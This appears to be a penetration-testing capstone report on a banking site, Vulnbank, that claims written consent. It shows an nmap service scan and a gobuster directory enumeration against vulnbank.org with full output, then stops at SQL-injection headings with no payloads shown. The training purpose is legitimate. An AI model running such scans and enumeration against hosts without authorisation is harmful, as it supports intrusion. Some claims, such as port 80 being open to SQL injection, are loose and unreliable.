

# PENTESTING CAPSTONE PROJECT (VULNBANK)

• By

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
# Executive Summary

Vulnbank, a fintech organisation offering retail banking services through their online platform has experienced certain malicious activities after some abnormal login attempts.

A comprehensive vulnerability assessment and penetration testing(VAPT) was conducted on their production environment after receiving a written consent and approval by senior management of Vulnbank, which outlines the scope and boundaries of this exercise.

This exercise have been conducted to map the attack surface of this organisation, identify all vulnerabilities, exploit them in a safe environment, and recommend appropriate mitigations that can improve the security posture of Vulnbank.

# Reconnaissance using nmap



The screenshot shows a terminal window titled "kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox". The command run was \$ nmap -sV vulnbank.org. The output shows the host is up with 0.018s latency. It lists various ports (25, 80, 443, 8080, 8443) as open and identifying them as Cloudflare http proxy. A note at the bottom says "1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :". The terminal prompt is (kali㉿kali)-[~]

```
Nmap done: 1 IP address (1 host up) scanned in 50.17 seconds
(kali㉿kali)-[~]
$ nmap -sV vulnbank.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-06 11:00 EST
Nmap scan report for vulnbank.org (104.21.5.243)
Host is up (0.018s latency).
Other addresses for vulnbank.org (not scanned): 172.67.134.11 2606:4700:3036::6815:5f3 2606:4700:3033::ac43:860b
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp?
80/tcp    open  http   Cloudflare http proxy
443/tcp   open  ssl/http Cloudflare http proxy
8080/tcp  open  http   Cloudflare http proxy
8443/tcp  open  ssl/http Cloudflare http proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port25-TCP:V=7%O=12/6%Time=6934533%P=x86_64-pc-linux-gnu%r(NULL
SF-,22,"421\x204\.,2\.1\x20please\x20try\x20again\x20later\r\n")%r(Hello,22
SF-,421\x204\.,2\.1\x20please\x20try\x20again\x20later\r\n"\%r(Help,22,"42
SF-1\x204\.,2\.1\x20please\x20try\x20again\x20later\r\n"\%r(GenericsLines,22
SF-,421\x204\.,2\.1\x20please\x20try\x20again\x20later\r\n"\%r(GetRequest,
SF-22,"421\x204\.,2\.1\x20please\x20try\x20again\x20later\r\n"\%r(HTTPOptio
SF:ns,22,"421\x204\.,2\.1\x20please\x20try\x20again\x20later\r\n")%r(RTSPRe
SF:quest,22,"421\x204\.,2\.1\x20please\x20try\x20again\x20later\r\n"\%r(RPC
SF:check,22,"421\x204\.,2\.1\x20please\x20try\x20again\x20later\r\n"\%r(DNS
SF:VersionBindTCP,22,"421\x204\.,2\.1\x20please\x20try\x20again\x20later
SF:r\n")%r(SSLSessionReq,22,"421\x204\.,2\.1\x20please\x20try\x20again\x20
SF:later\r\n")%r(TerminalServerCookie,22,"421\x204\.,2\.1\x20please\x20try\
SF:x20again\x20later\r\n")%r(Kerberos,22,"421\x204\.,2\.1\x20please\x20try\
SF:x20again\x20later\r\n")%r(SMBProgNeg,22,"421\x204\.,2\.1\x20please\x20tr
SF:y\x20again\x20later\r\n")%r(X11Probe,22,"421\x204\.,2\.1\x20please\x20tr
SF:y\x20again\x20later\r\n")%r(FourOhFourRequest,22,"421\x204\.,2\.1\x20ple
SF:ase\x20try\x20again\x20later\r\n"\%r((LDAPString,22,"421\x204\.,2\.1\x20pl
SF:ease\x20try\x20again\x20later\r\n")%r((LDAPSearchReq,22,"421\x204\.,2\.1\
SF:x20please\x20try\x20again\x20later\r\n")%r((LDAPBindReq,22,"421\x204\.,2\
SF-.1\x20please\x20try\x20again\x20later\r\n")%r((SIPOptions,22,"421\x204\
SF-.1\x20please\x20try\x20again\x20later\r\n")%r((LANDesk-RC,22,"421\x204\
SF-\.,2\.1\x20please\x20try\x20again\x20later\r\n")%r((TerminalServer,22,"42
SF-1\x204\.,2\.1\x20please\x20try\x20again\x20later\r\n")%r((NCP,22,"421\x20
SF:4\.,2\.1\x20please\x20try\x20again\x20later\r\n")%r((NotesRPC,22,"421\x20
SF-4\.,2\.1\x20please\x20try\x20again\x20later\r\n")%r((JavaRMI,22,"421\x204
SF-.2\.1\x20please\x20try\x20again\x20later\r\n")%r((WMSRequest,22,"421\x2
SF:04\.,2\.1\x20please\x20try\x20again\x20later\r\n")%r((oracle-tns,22,"421\
SF:x204\.,2\.1\x20please\x20try\x20again\x20later\r\n")%r((ms-sql-s,22,"421\
SF:x204\.,2\.1\x20please\x20try\x20again\x20later\r\n")%r((afp,22,"421\x204\
SF:2\.,2\.1\x20please\x20try\x20again\x20later\r\n");
```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 49.27 seconds

(kali㉿kali)-[~]

# Reconnaissance – Information Gathering

Conducted reconnaissance and discovered that the following ports were opened: ports 25,80,443,8080, and 8443.

Port 25 is the Simple Mail Transfer Protocol (SMTP) used for sending emails between mail servers. This protocol runs unencrypted and therefore exploitable.

Port 80 is hypertext transfer protocol(HTTP) which is known for unencrypted web traffic, making it vulnerable to attacks like MITM, SQL injection, and Cross-Site Scripting.

Port 443 is known as HTTP Secure(HTTPS) which is an encrypted web traffic and could be exploited at the application layer

Port 8080 is an alternative HTTP/Web services commonly used for admin dashboards, development servers, proxy servers etc., and may expose less secure admin interfaces.

Port 8443 is an alternative HTTPS/Secure Web services, which is used by admin panels, web management interfaces, java applications consoles etc., and often hosts sensitive admin portals.

# Enumeration of directories and endpoints


```
(kali㉿kali)-[~]
$ gobuster dir -u https://vulnbank.org/ -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          https://vulnbank.org/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/console           (Status: 200) [Size: 2413]
/dashboard         (Status: 401) [Size: 34]
/forgot-password  (Status: 200) [Size: 3908]
/login             (Status: 200) [Size: 3588]
/register          (Status: 200) [Size: 3881]
/robots.txt        (Status: 200) [Size: 1248]
/transfer          (Status: 405) [Size: 682]
Progress: 4614 / 4615 (99.98%)
Finished

(kali㉿kali)-[~]
$
```




The screenshot shows a web browser displaying a login page for a service. The title bar says "Welcome Back". Below it is a form with fields for "Username" and "Password", and a "Login" button. To the right of the form are links for "Don't have an account? Register" and "Forgot Password? Reset here". The background of the browser window is dark.

## Status of available directories


Further investigation reveals that the target host contains directories such as console, forgot-password, login, register, and robots.txt all have the ‘200’ status code which indicate a successful response.

The dashboard directory has ‘401’ status code, while the transfer directory has ‘405’ status code, which fall within the client error responses.


# Vulnerability Identification-SQL Injection1




# Successful SQL Injection1



